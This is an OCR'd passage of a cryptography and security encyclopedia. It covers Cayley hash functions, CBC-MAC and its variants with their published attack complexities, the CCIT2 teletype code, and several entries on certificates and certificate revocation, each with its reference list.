2. Adams CM, Tavares SE (1993) Designing S-boxes for ciphers resistant to differential cryptanalysis. In: Wolfowicz W (ed) Proceedings of the 3rd symposium on state and progress of research in cryptography. Fondazione Ugo Bordoni, pp 181–190
3. Kelsey J, Schneier B, Wagner D (1997) Related-key cryptanalysis of 3-WAY, Biham-DES, CAST, DES-X, NewDES, RC2, and TEA. In: Han Y, Okamoto T, Qing S (eds) International conference on information and communications security, ICICS'97. Lecture notes in computer science, vol 1334. Springer-Verlag, Berlin, pp 233–246
4. Moriai S, Shimoyama T, Kaneko T (1998) Higher order differential attack of CAST cipher. In: Vaudenay S (ed) Fast software encryption, FSE'98. Lecture notes in computer science, vol 1372. Springer-Verlag, Berlin, pp 17–31
5. Rijmen V, Preneel B, De Win E (1997) On weaknesses of non-surjective round functions. Des Codes Cryptogr 12(3):253–266

Cayley Hash Functions

Christophe Petit, Jean-Jacques Quisquater
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Related Concepts

►Collision Resistance; ►Hash Functions; ►One-Way Functions

Definition

Cayley hash functions are collision-resistant hash functions constructed from Cayley graphs of non-Abelian groups.

Background

The idea of using Cayley graphs for building hash functions was introduced by Zémor in a first proposal back in 1991 [8]. After cryptanalysis of the first scheme, a second scheme following the same lines was proposed by Tillich and Zémor [5]. The design was rediscovered more than 15 years later by Charles et al. [1]. Many of the initial concrete proposals have been broken today, but the existing attacks either do not generalize or can be thwarted easily. The very interesting properties of the generic design suggest to look for other, more secure instances.

Theory

Let G be a non-Abelian group and let $S = \{s_0, ..., s_{k-1}\}$ be a subset thereof such that $s_i \neq s_j, s_j^{-1}$ for any $i \neq j$. The elements of S are called the *generators*. Let $m = m_1 m_2 ... m_\ell$ be a message represented in base k, i.e., $m_i \in \{0, ..., k-1\}$ for all i (e.g., m_i are bits if $k = 2$). The *Cayley hash function* $H_{G,S}$ is defined from G and S by

$$H_{G,S}(m) := s_{m_1} \cdot s_{m_2} \cdot ... \cdot s_{m_\ell}$$

where $\cdot$ represents the group operation. The construction can be extended to symmetric sets $S = \{s_0, ..., s_{k-1}, s_0^{-1}, ..., s_{k-1}^{-1}\}$ at the price of a small modification [1]. The name *Cayley hash function* comes after *Cayley graphs* which are defined as follows. If G is a group and $S = \{s_0, ..., s_k\}$ is a subset thereof, the vertices of the Cayley graph $\mathcal{G}_{G,S}$ are identified with the elements of G, and its edges are (g, gs) for every $g \in G$ and $s \in S$. The computation of a Cayley hash value may be seen as a walk in the corresponding Cayley graph.

Due to the associativity of the group law, Cayley hash functions have inherent parallelism, a very interesting property to produce efficient implementations. Moreover, their main properties can be reinterpreted and analyzed as properties of the group G or the graph $\mathcal{G}_{G,S}$, an interesting feature for analysts. On the other hand, Cayley hash functions suffer from an inherent form of malleability (requiring some additional design to obtain "pseudo-random-like" properties), and the cryptographic hardness assumption on which collision resistance relies has not been as well established as the hardness of integer factorization or discrete logarithms.

Many cryptographic schemes rely on the hardness of the discrete logarithm problem in some Abelian groups, most notably finite multiplicative groups and elliptic curves. On the other hand, the collision and preimage resistance of Cayley hash functions relies on problems that can be seen as generalizations of the discrete logarithm problem to non-Abelian groups. The hardness of these problems seems to depend not only on the group G but also on the set of generators S. For the three constructions

mentioned above [1, 5, 8] that use some matrix groups and particular generators, efficient collision and preimage algorithms have now been discovered [2–4, 6, 7]. The attacks do not seem to generalize easily since the authors of these papers have suggested small modifications in the generators to thwart them.

The Cayley hash construction can also be extended to other regular graphs, not necessarily Cayley, but at the price of loosing the associativity and the group-theoretical perspective. In some cases, collision and preimage resistances can still be linked to mathematical problems [1].

Open Problems

The main open problem is to find parameters that make this construction both efficient and secure.

Recommended Reading

1. Charles D, Goren E, Lauter K (2009) Cryptographic hash functions from expander graphs. J Cryptol 22(1):93–113
2. Grassl M, Ilic I, Magliveras S, Steinwandt R (2009) Cryptanalysis of the Tillich-Zémor hash function. Cryptology ePrint Archive, Report 2009/376, 2009. http://eprint.iacr.org/. J Cryptol (to appear)
3. Petit C, Lauter K, Quisquater J-J (2008) Full cryptanalysis of LPS and Morgenstern hash functions. In: Ostrovsky R, Prisco RD, Visconti I (eds) SCN, Lecture notes in computer science, vol 5229. Springer, Heidelberg, pp 263–277
4. Petit C, Quisquater J-J (2009) Preimages for the Tillich-zémor hash function. In: Alex Biryukov, Guang Gong, Douglos Stinson (eds), SAC 2010 (to appear in LNCS revie)
5. Tillich J-P, Zémor G (1994) Hashing with SL2. In: Desmedt Y (ed) CRYPTO, Lecture notes in computer science, vol 839. Springer, Heidelberg, pp 40–49
6. Tillich J-P, Zémor G (2008) Collisions for the LPS expander graph hash function. In: Smart NP (ed) EUROCRYPT, Lecture Notes in computer Science, vol 4965. Springer, pp 254–269
7. Tillich J-P, Zémor G (1993) Group-theoretic hash functions. In: Proceedings of the First French-Israeli Workshop on Algebraic Coding, London, UK, Springer-Verlag, pp 90–110
8. Zémor G (1991) Hash functions and graphs with large girhts. In: EUROCRYPT, pp 508–511

CBC-MAC and Variants

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC,
Katholieke Universiteit Leuven and IBBT,
Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►MAC Algorithms

Definition

CBC-MAC is a MAC algorithm based on the Cipher Block Chaining (CBC) mode of a ►block cipher. In the CBC mode, the previous ciphertext is xored to the plaintext block before the block cipher is applied. The MAC value is derived from the last ciphertext block.

Background

CBC-MAC is one of the oldest and most popular MAC algorithms. The idea of constructing a ►MAC algorithm based on a block cipher was first described in the open literature by Campbell in 1977 [9]. A MAC based on the CBC-mode (and on the CFB mode) is described in FIPS 81 [12]. The first MAC algorithm standards are ANSI X9.9 (first edition in 1982) [2] and FIPS 113 (dating back to 1985) [13]. The first formal analysis of CBC-MAC was presented by Bellare et al. in 1994 [4]. Since then, many variants and improvements have been proposed.


Theory

Simple CBC-MAC

In the following, the block length and key length of the block cipher will be denoted with n and k, respectively. The length in bits of the MAC value will be denoted with m. The encryption and decryption with the block cipher E using the key K will be denoted by $E_K(.)$ and $D_K(.)$, respectively. An n-bit string consisting of zeroes will be denoted with 0^n.

CBC-MAC is an iterated MAC algorithm, which consists of the following steps (see also Fig. 1):

- Padding and splitting of the input. The goal of this step is to divide the input into t blocks of length n; before this can be done, a padding algorithm needs to be applied. The most common padding method can be described as follows [15]. Let the message string before padding be $x = x_1, x_2, \ldots, x_{t'}$, with $|x_1| = |x_2| = \cdots = |x_{t'-1}| = n$ (here $|x_i|$ denotes the size of the string x_i in



CBC-MAC and Variants. Fig. 1 CBC-MAC, where the MAC value is $g(H_t)$

bits). If $|x_{t'}| = n$ append an extra block $x_{t'+1}$ consisting of one one-bit followed by $n-1$ zero bits, such that $|x_{t'+1}| = n$ and set $t = t'+1$; otherwise, append a one-bit and $n - |x_{t'}| - 1$ zero bits, s.t. $|x_{t'}| = n$ and set $t' = t$. A simpler padding algorithm (also included in [15]) consists of appending $n - |x_{t'}|$ zero bits and setting $t' = t$. This padding method is not recommended as it allows for trivial forgeries.

- CBC-MAC computation, which iterates the following operation:

$$H_i = E_K(H_{i-1} \oplus x_i), \quad 1 \le i \le t.$$

The initial value is equal to the all zero string, or $H_0 = 0^n$ (note that for the CBC encryption mode a random value H_0 is recommended).

- Output transformation: The MAC value is computed as $\mathrm{MAC}_K(x) = g(H_t)$, where g is the output transformation.

Note that the CBC-MAC computation is inherently serial: the processing of block $i+1$ can only start if the processing of block i has been completed; this is a disadvantage compared to a parallel MAC algorithm such as ►PMAC.

The simplest CBC-MAC construction is obtained when the output transformation $g()$ is the identity function. Bellare et al. [4] have provided a security proof for this scheme; later on, tighter bounds have been proved [5, 26]. Both proofs are based on the pseudorandomness of the block cipher and requires that the inputs are of fixed length. It shows a lower bound for the number of chosen texts that are required to distinguish the MAC algorithm from a random function, which demonstrates that CBC-MAC is a pseudorandom function. Note that this is a stronger requirement than being a secure MAC as this requires just unpredictability or computation resistance. An almost matching upper bound to this attack is provided by an internal collision attack based on the birthday paradox (along the lines of Proposition 1 of ►MAC algorithms, [31, 33]). The attack obtains a MAC forgery; it requires a single chosen text and about $2^{n/2}$ known texts; for a 64-bit ►block cipher such as ►DES, this corresponds to 2^{32} known texts; for a 128-bit ►block cipher such as ►AES, this number increases to 2^{64}.

If the input is not of fixed length, very simple forgery attacks apply to this scheme:

- Given $\mathrm{MAC}(x)$, one knows that $\mathrm{MAC}_K(x \| (x \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x)$ (for a single block x).
- Given $\mathrm{MAC}(x)$ and $\mathrm{MAC}(x')$ one knows that $\mathrm{MAC}_K(x \| (x' \oplus \mathrm{MAC}_K(x))) = \mathrm{MAC}_K(x')$ (for a single block x').
- Given $\mathrm{MAC}(x)$, $\mathrm{MAC}(x \| y)$, and $\mathrm{MAC}(x')$, one knows that $\mathrm{MAC}(x' \| y') = \mathrm{MAC}(x \| y)$ if $y' = y \oplus \mathrm{MAC}(x) \oplus \mathrm{MAC}(x')$, where y and y' are single blocks.

A common way to preclude these simple forgery attacks is to replace the output transform g by a truncation to $m < n$ bits; $m = 32$ is a very popular choice for CBC-MAC based on ►DES ($n = 64$). However, Knudsen has shown that a forgery attack on this scheme requires $2 \cdot 2^{(n-m)/2}$ chosen texts and two known texts [19], which is only 2^{17} chosen texts for $n = 64$ and $m = 32$. Note that this is substantially better than an internal collision attack. The proof of security for fixed length inputs still applies, however.

In order to describe attack parameters in a compact way, an attack is quantified by the 4-tuple $[a, b, c, d]$, where

- a is the number of off-line block cipher encipherments
- b is the number of known text-MAC pairs
- c is the number of chosen text-MAC pairs
- d is the number of on-line MAC verifications

Attacks are often probabilistic; in that case, the parameters indicated result in a large success probability (typically at least 0.5). As an example, the complexity of exhaustive key search is $[2^k, \lceil k/m \rceil, 0, 0]$ and for a MAC guessing attack it is $[0, 0, 0, 2^m]$.

Variants of CBC-MAC

For most of these schemes, a forgery attack based on internal collisions applies with complexity $[0, 2^{n/2}, 1, 0]$ for $m = n$ and $[0, 2^{n/2}, \min(2^{n/2}, 2^{n-m}), 0]$ for $m < n$ (Proposition 1 and 2 in ►MAC algorithms).

The EMAC scheme uses as output transformation g the encryption of the last block with a different key. It was first proposed by the RIPE Consortium in [34]:

$$g(H_t) = E_{K'}(H_t) = E_{K'}(E_K(x_t \oplus H_{t-1})),$$

where K' is a key derived from K. Petrank and Rackoff have proved a lower bound in [29], which shows that this MAC algorithm is secure up to the birthday bound with inputs of arbitrary lengths. The bound was subsequently tightened in [5, 30].

A further optimization by Black and Rogaway [6] reduces the overhead due to padding and requires only one block cipher key and two masking keys; it is known as XCBC (or three-key MAC). The OMAC algorithm by Iwata and Kurosawa [16] reduces the number of keys to one by deriving the masking keys from the block cipher key. NIST has standardized this algorithm under the name ►CMAC [28]; the entry on ►CMAC gives more details on XCBC, OMAC/CMAC.

Nandi has generalized a broad class of deterministic MAC algorithms and presents in [26] generic lower bounds for this class; for some constructions, these bounds improve on the known bounds.

Because of the 56-bit key length, CBC-MAC with ►DES no longer offers adequate security. Several constructions exist to increase the key length of the MAC algorithm. No lower bounds on the security of these schemes against key recovery are known.

A widely used solution is the ANSI retail MAC, which first appeared in [3]. Rather than replacing DES by triple-DES, one processes only the last block with 2-key triple-DES, which corresponds to an output transformation g consisting of a double-DES encryption:

$$g(H_t) = E_{K_1}(D_{K_2}(H_t)) .$$

When used with DES, the key length of this MAC algorithm is 112 bits. However, Preneel and van Oorschot have shown that $2^{n/2}$ known texts allow for a key recovery in only $3 \cdot 2^k$ encryptions, compared to 2^{2k} encryptions for exhaustive key search [32] (note that for DES $n = 64$ and $k = 56$). If $m < n$, this attack requires an additional 2^{n-m} chosen texts. The complexity of these attacks is thus $[2^{k+1}, 2^{n/2}, 0, 0]$ and $[2^{k+1}, 2^{n/2}, 2^{n-m}, 0]$. Several key recovery attacks require mostly MAC verifications, with the following parameters: $[2^k, 1, 0, 2^k]$ [23], $[2^{k+1}, \lceil (\max(k,n)+1)/m \rceil, 0, \lceil (k-n-m+1)/m \rceil \cdot 2^n)]$ [21] and for $m < n$: $[2^{k+1}, 0, 0, (\lceil n/m \rceil + 1) \cdot 2^{(n+m)/2-1}]$ [25].

The security of the ANSI retail MAC can be improved at no cost in performance by introducing a double DES encryption in the first and last iteration; this scheme is know as MacDES [23]:

$$H_1 = E_{K_2'}(E_{K_1}(X_1)) \quad \text{and} \quad g(H_t) = E_{K_2}(H_t) .$$

Here, K_2' can be derived from K_2 or both can be derived from a common key. The best known key recovery attack due to Coppersmith et al. [11] has complexity $[2^{k+3}, 2^{n/2+1}, 3s \cdot 2^{3n/4}, 0]$, for small $s \geq 1$; with truncation of the output to $m = n/2$ bits, this complexity increases to $[2^{k+s} + 2^{k+2p}, 0, 2^{n+3-p}, 2^{k+1}]$ with space complexity 2^{k-2s}. These attacks assume that a serial number is included in the first block; if this precaution is not taken, key recovery attacks have complexities similar to the ANSI retail MAC: $[2^{k+2}, 2^{n/2}, 2, 0]$ and $[2^{k+2}, 1, 1, 2^k]$ [10].

Several attempts have been made to increase the resistance against forgery attacks based on internal collisions. A first observation is that the use of serial numbers is not sufficient [8].

RMAC, proposed by Jaulmes et al. [17], introduces in the output transformation a derived key K' that is modified with a randomizer or "salt" R (which needs to be stored or sent with the MAC value):

$$g(H_t) = E_{K' \oplus R}(H_t) .$$

The RMAC constructions offer increased resistance against forgery attacks based on internal collisions, but it has the disadvantage that its security proof requires resistance of the underlying block cipher against related key attacks. A security analysis of this scheme can be found in [20, 22]. The best-known attack strategy against RMAC is to recover K': once K' is known, the security of RMAC reduces to that of simple CBC-MAC. For $m = n$, the complexities are $[2^{k-s} + 2^{k-n}, 1, 2^s, 2^{n-1}]$ or $[2^{k-s} + 2^{k-n}, 1, 0, 2^{s+n-1} + 2^{n-1}]$, while for $m < n$ the complexities are $[2^{k-s} + 2^{k-m}, 0, 2^s, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2}]$ and $[2^{k-s} + 2^{k-m}, 0, 0, \lceil n/m + 1 \rceil \cdot 2^{(n+m)/2} + 2^{s+m-1}]$. A variant which exploits multiple collisions has complexity $[2^{k-1}/(u/t), 0, (t/e)2^{(t-1)nt}, 0]$ with $u = t + t(t-1)/2$ (for $m = n$). These attacks show that the security level of RMAC is smaller than anticipated. However, when RMAC is used with 3-key triple-DES, the simple key off-setting technique is insecure; Knudsen and Mitchell [22] show a full key recovery attack with complexity $[2^{64}, 2^8, 2^8, 2^{56}]$, which is much lower than anticipated. RMAC was included in NIST's 2002 draft special publication [27]; however, this draft has been withdrawn.

Minematsu describes in [24] two other randomized constructions, called MAC-R1 and MAC-R2, together with a lower bound based on the pseudorandomness of the block cipher; both require a few additional encryptions compared to OMAC and EMAC. In order to clarify the difference in the security bounds, a scenario is defined in which an adversary has a forgery probability of 2^{-20}. If the block cipher has a block length $n = 64$ bits, and if messages are of length $\ell = 2^{10}$ blocks, the maximum amount of data that can be protected is 14.6 Mbyte for CMAC, 3.2 Gbyte for EMAC, 512.9 Gbyte for RMAC, 10.4 Tbyte for MAC-R1, and 65.6 Tbyte for MAC-R2.

3GPP-MAC [1] uses a larger internal memory of $2n$ bits as it also stores the sum of the intermediate values of the MAC computation. The MAC value is computed as follows:

$$\text{MAC} = g(E_{K_2}(H_1 \oplus H_2 \oplus \cdots H_t)) .$$

Knudsen and Mitchell analyze this scheme in [21]. If g is the identity function, the extra computation and storage does not pay off: there exist forgery attacks that require only $2^{n/2}$ known texts, and the complexity of key recovery attacks is similar to that of the ANSI retail MAC. However, truncating the output increases the complexity of these attacks to an adequate level. For the 3GPP application, the 64-bit block cipher ►KASUMI is used with a 128-bit key and with

$m = 32$. The best known forgery attack requires 2^{48} texts and the best known key recovery attacks have complexities $[2^{130}, 2^{48}, 2^{32}, 0]$ and $[2^{129}, 3, 0, 2^{64}]$.

Standardization

CBC-MAC is standardized by several standardization bodies. The first standards included only simple CBC-MAC [2, 12, 13]. In 1986, the ANSI retail MAC was added [3, 14]. The 1999 edition of ISO 9797-1 [15] includes simple CBC-MAC, EMAC, the ANSI retail MAC and MacDES; there are two other schemes that are no longer recommended because of the attacks in [18]; in the next edition, they will be replaced by OMAC and by a more efficient variant of EMAC. NIST has standardized OMAC under the name CMAC [28]; this standard is intended for use with ►AES and triple-DES. 3GPP-MAC has been standardized by 3GPP [1].

Recommended Reading

1. 3GPP Specification of the 3GPP confidentiality and integrity algorithms. Document 1: f8 and f9 Specification. TS 35.201, 24 June 2002
2. ANSI X9.9 (revised) Financial institution message authentication (wholesale) American Bankers Association, April 7, 1986 (1st edn 1982)
3. ANSI X9.19 Financial institution retail message authentication. American Bankers Association, August 13, 1986
4. Bellare M, Kilian J, Rogaway P (2000) The security of cipher block chaining. J Comput Syst Sci 61(3):362–399. Earlier version in Desmedt Y (ed) Advances in cryptology, proceedings Crypto'94. LNCS, vol 839. Springer, 1994, pp 341–358
5. Bellare M, Pietrzak K, Rogaway P (2005) Improved security analyses for CBC MACs. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS, vol 3621. Springer, pp 527–545
6. Black J, Rogaway P (2005) CBC-MACs for arbitrary length messages: the three-key constructions. J Cryptol 18(2):111–131; Earlier version in Bellare M (ed) Advances in cryptology, proceedings Crypto 2000. LNCS, vol 1880. Springer, pp 197–215
7. Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen LR (ed) Advances in cryptology, proceedings Eurocrypt'02. LNCS, vol 2332. Springer, pp 384–397
8. Brincat K, Mitchell CJ (2001) New CBC-MAC forgery attacks. In: Varadharajan V, Mu Y (eds) Information security and privacy, ACISP 2001. LNCS, vol 2119. Springer, pp 3–14
9. Campbell CM Jr (1977) Design and specification of cryptographic capabilities. In: Branstad DK (ed) Computer security and the data encryption standard. NBS Special Publication 500-27, U.S. Department of Commerce, National Bureau of Standards, Washington, DC, pp 54–66
10. Coppersmith D, Mitchell CJ (1999) Attacks on MacDES MAC algorithm. Electronics Lett 35(19):1626–1627
11. Coppersmith D, Knudsen LR, Mitchell CJ (2000) Key recovery and forgery attacks on the MacDES MAC algorithm. In: Bellare M (ed) Advances in cryptology, proceedings Crypto 2000. LNCS, vol 1880. Springer, pp 184–196
12. FIPS 81 (1980) DES modes of operation. Federal Information Processing Standards Publication 81, National Bureau of Standards, U.S. Department of Commerce/ Springfield
13. FIPS 113 (1985) Computer data authentication. Federal Information Processing Standards Publication 113, National Bureau of Standards, U.S. Department of Commerce/ Springfield, May 1985
14. ISO 8731:1987 Banking approved algorithms for message authentication, Part 1, DEA. Part 2, message authentication algorithm (MAA) (withdrawn in 2002)
15. ISO/IEC 9797:1999 Information technology – security techniques – message authentication codes (MACs). Part 1: mechanisms using a block cipher
16. Iwata T, Kurosawa K (2003) OMAC: one key CBCMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 129–153
17. Jaulmes E, Joux A, Valette F (2002) On the security of randomized CBC-MAC beyond the birthday paradox limit: a new construction. In: Daemen J, Rijmen V (eds) Fast software encryption. LNCS, vol 2365. Springer, pp 237–251
18. Joux A, Poupard G, Stern J (2003) New attacks against standardized MACs. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 170–181
19. Knudsen L (1997) Chosen-text attack on CBCMAC. Electron Lett 33(1):48–49
20. Knudsen L, Kohno T (2003) Analysis of RMAC. In: Johansson T (ed) Fast software encryption. LNCS, vol 2887. Springer, pp 182–191
21. Knudsen LR, Mitchell CJ (2003) Analysis of 3GPP-MAC and two-key 3GPP-MAC. Discrete Appl Math 128(1): 181–191
22. Knudsen LR, Mitchell CJ (2005) Partial key recovery attack against RMAC. J Cryptol 18(4):375–389
23. Knudsen L, Preneel B (1998) MacDES: MAC algorithm based on DES. Electron Lett 34(9):871–873
24. Minematsu K (2010) How to thwart birthday attacks against MACs via small randomness. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 230–249
25. Mitchell CJ (2003) Key recovery attack on ANSI retail MAC. Electron Lett 39:361—362
26. Nandi M (2010) A unified method for improving PRF bounds for a class of blockcipher based MACs. In: Hong S, Iwata T (eds) Fast software encryption. LNCS, vol 6147. Springer, pp 212–229
27. NIST Special Publication 800-38B (2002) Draft recommendation for block cipher modes of operation: the RMAC authentication mode, Oct 2002
28. NIST Special Publication 800-38B (2005) Recommendation for block cipher modes of operation: the CMAC mode for authentication, May 2005
29. Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
30. Pietrzak K (2006) A tight bound for EMAC. In: Bugliesi M, Preneel B, Sassone V, Wegener I (eds) Automata, languages and programming, Part II ICALP 2006. LNCS, vol 4052. Springer, pp 168–179
31. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology, proceedings Crypto'95. LNCS, vol 963. Springer, pp 1–14


32. Preneel B, van Oorschot PC (1996) A key recovery attack on the ANSI X9.19 retail MAC. Electron Lett 32(17): 1568–1569
33. Preneel B, van Oorschot PC (1999) On the security of iterated message authentication codes. IEEE Trans Inform Theory IT-45(1):188–199
34. RIPE Integrity Primitives for Secure Information Systems (1995). In: Bosselaers A, Preneel B (eds) Final report of RACE integrity primitives evaluation (RIPE-RACE 1040). LNCS, vol 1007. Springer

CCIT2-Code

Friedrich L. Bauer
Kottgeisering, Germany

Definiton

CCIT2-code is a binary coding of the International Teletype Alphabet No. 2. The six control characters of the teletype machines are: 0: Void, 1: Letter Shift, 2: Word Space, 3: Figure Shift, 4: Carriage Return, 5: Line Feed.



Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

CDH

►Computational Diffie-Hellman Problem

Cellular Network Security

►Worms in Cellular Networks

Certificate

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Authorization Architecture; ►Attribute Certificate; ►Authentication; ►Key Management; ►Pretty Good Privacy (PGP); ►Privacy-Aware Access Control Policies; ►Privacy-Preserving Authentication in Wireless Access Networks; ►Public-Key Infrastructure; ►Security Standards Activities; ►X.509

Definition

A *certificate* is a data structure that contains information about an entity (such as a public key and an identity, or a set of privileges). This data structure is signed by an authority for a given domain.

Background

The concept of a *certificate* was introduced and discussed by Kohnfelder in his Bachelor's thesis [1] as a way to reduce the active role of a public authority administering the public keys in a large-scale communication system based on public key cryptography. This concept is now established as an important part of ►public-key infrastructure (PKI). The X.509 certificate specification that provides the basis for secure sockets layer (SSL), Secure Multipurpose Internet Mail Extensions (S/MIME), and most modern PKI implementations is based on the Kohnfelder thesis.

Applications

A *certificate* is a data structure signed by an entity that is considered (by some other collection of entities) to be authoritative for its contents. The signature on the data structure binds the contained information together in such a way that this information cannot be altered without detection. Entities that retrieve and use certificates (often called "relying parties") can choose to rely upon the contained information because they can determine whether the signing authority is a source they trust and because they can ensure that the information has not been modified since it was certified by that authority.

The information contained in a certificate depends upon the purpose for which that certificate was created. The primary types of certificates are public-key certificates (►Public-Key Infrastructure) and ►attribute certificates, although in principle an authority may certify any kind of

information [2–5]. Public-key certificates typically bind a public key pair to some representation of an identity for an entity. (The identity is bound explicitly to the public key, but implicitly to the private key as well. That is, only the public key is actually included in the certificate, but the underlying assumption is that the identified entity is the (sole) holder of the corresponding private key; otherwise, relying parties would have no reason to use the certificate to encrypt data for, or verify signatures from, that entity.) In addition, other relevant information may also be bound to these two pieces of data such as a validity period, an identifier for the algorithm for which the public key may be used, and any policies or constraints on the use of this certificate. Attribute certificates typically do not contain a public key, but bind other information (such as roles, rights, or privileges) to some representation of an identity for an entity. Public-key certificates are used in protocols or message exchanges involving ►authentication of the participating entities, whereas attribute certificates are used in protocols or message exchanges involving authorization decisions (►Authorization Architecture) regarding the participating entities.

Many formats and syntaxes have been defined for both public-key certificates and attribute certificates, including ►X.509 [6], simple public-key infrastructure (SPKI) [8] (►Security Standards Activities), Pretty Good Privacy (►PGP) [9], and Security Assertion Markup Language (SAML) [7] (►Privacy and also ►Key Management for a high-level overview of the X.509 certificate format). Management protocols have also been specified for the creation, use, and revocation of (typically X.509-based) public-key certificates.

Recommended Reading

1. Kohnfelder L (1978) Towards a practical public-key cryptosystem. Bachelor of Science thesis, Massachusetts Institute of Technology, May, 1978
2. Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocol. Internet Request for Comments 4210
3. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading, MA
4. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York
5. Schaad J, Myers M (2008) Certificate Management over CMS (CMC). Internet Request for Comments 5272
6. ITU-T Recommendation X.509 (2000) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)
7. OASIS Security Services Technical Committee (2005) Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0, http://www.oasis-open.org/committees/security/fordetails
8. Ellison C, Frantz B, Lampson B, Rivest R, Thomas B, Ylonen T (1999) SPKI certificate theory. Internet Request for Comments 2693
9. Zimmermann P (1995) The official PGP user's guide. MIT, Cambridge, MA

C

Certificate Management

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Certificates; ►Key Management

Definition

Certificate management is the management of public-key ►certificates, covering the complete life cycle from the initialization phase, to the issued phase, to the cancellation phase. ►Key Management for details.

Certificate of Primality

Anton Stiglic
Instant Logic, Canada

Synonyms

Prime certificate

Related Concepts

►Primality Proving Algorithm; ►Primality Test; ►Prime Number

Definition

A *certificate of primality* (or prime certificate) is a small set of values associated with an integer that can be used to efficiently prove that the integer is a ►prime number. Certain primality proving algorithms, such as ►elliptic curves for primality proving, generate such a certificate. A certificate of primality can be independently verified by software other than the one that generated the certificate, e.g., when verifying the domain parameters in ►elliptic curve cryptography or ►Diffie–Hellman key agreement.

Certificate Revocation

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Certificate; ►Certification Authority; ►Public Key Cryptography; ►Security Standards Activities

Definition

Certificate revocation is the process of attempting to ensure that a certificate that should no longer be considered valid is not used by relying parties. Many techniques have been proposed for achieving this in different environments including simply publishing this information on a publicly accessible list and hoping that a relying party will consult this list before using the certificate.

Applications

A certificate (►Certificate and ►Certification Authority) is a binding between a name of an entity and that entity's public key pair (►Public Key Cryptography). Normally, this binding is valid for the full lifetime of the issued certificate. However, circumstances may arise in which an issued certificate should no longer be considered valid, even though the certificate has not yet expired. In such cases, the certificate may need to be revoked (a process known as *certificate revocation*). Reasons for revocation vary, but they may involve anything from a change in job status to a suspected private-key compromise. Therefore, an efficient and reliable method must be provided to revoke a public-key certificate before it might naturally expire.

Certificates must pass a well-established validation process before they can be used. Part of that validation process includes making sure that the certificate under evaluation has not been revoked. ►Certification Authorities (CAs) are typically responsible for making revocation information available in some form or another. Relying parties (users of a certificate for some express purpose) must have a mechanism to either retrieve the revocation information directly, or rely upon a trusted third party to resolve the question on their behalf.

Certificate revocation can be accomplished in a number of ways. One class of methods is to use periodic publication mechanisms; another class is to use online query mechanisms to a trusted authority. A number of examples of each class will be given in the sections below. A survey of the various revocation techniques can be found in [1]. See also [2] for a good discussion of the many options in this area. The ►X.509 standard [3] contains detailed specifications for most of the periodic publication mechanisms. For online query mechanisms, see the OCSP [4], DPV/DPD requirements [5], and SCVP [6] specifications.

Periodic Publication Mechanisms

A variety of periodic publication mechanisms exist. These are "prepublication" techniques, characterized by issuing the revocation information on a periodic basis in the form of a signed data structure. Most of these techniques are based on a data structure referred to as a certificate revocation list (CRL), defined in the ISO/ITU-T X.509 International Standard. These techniques include CRLs themselves, certification authority revocation lists (CARLs), end-entity public-key certificate revocation lists (EPRLs), CRL distribution points (CDPs), indirect CRLs, delta CRLs and indirect delta CRLs, redirect CRLs, and certificate revocation trees (CRTs).

CRLs are signed data structures that contain a list of revoked certificates; the digital signature appended to the CRL provides the integrity and authenticity of the contained data. The signer of the CRL is typically the same entity that signed the issued certificates that are revoked by the CRL, but the CRL may instead be signed by an entity other than the certificate issuer.

Version 2 of the CRL data structure defined by ISO/ITU-T (the X.509v2 CRL) contains an extension mechanism that allows additional information to be defined and placed in the CRL within the scope of the digital signature. Lacking this, the version 1 CRL has scalability concerns and functionality limitations in many environments. Some of the extensions that have been defined and standardized for the version 2 CRL enable great flexibility in the way certificate revocation is performed, making possible such techniques as CRL distribution points, indirect CRLs, delta CRLs, and some of the other methods listed above.

The CRL data structure contains a version number (almost universally version 2 in current practice), an identifier for the algorithm used to sign the structure, the name of the CRL issuer, a pair of fields indicating the validity period of the CRL ("this update" and "next update"), the list of revoked certificates, any included extensions, and the signature over all the contents just mentioned. At a minimum, CRL processing engines are to assume that certificates on the list have been revoked, even if some extensions are not understood, and take appropriate action (typically, not rely upon the use of such certificates in protocols or other transactions).

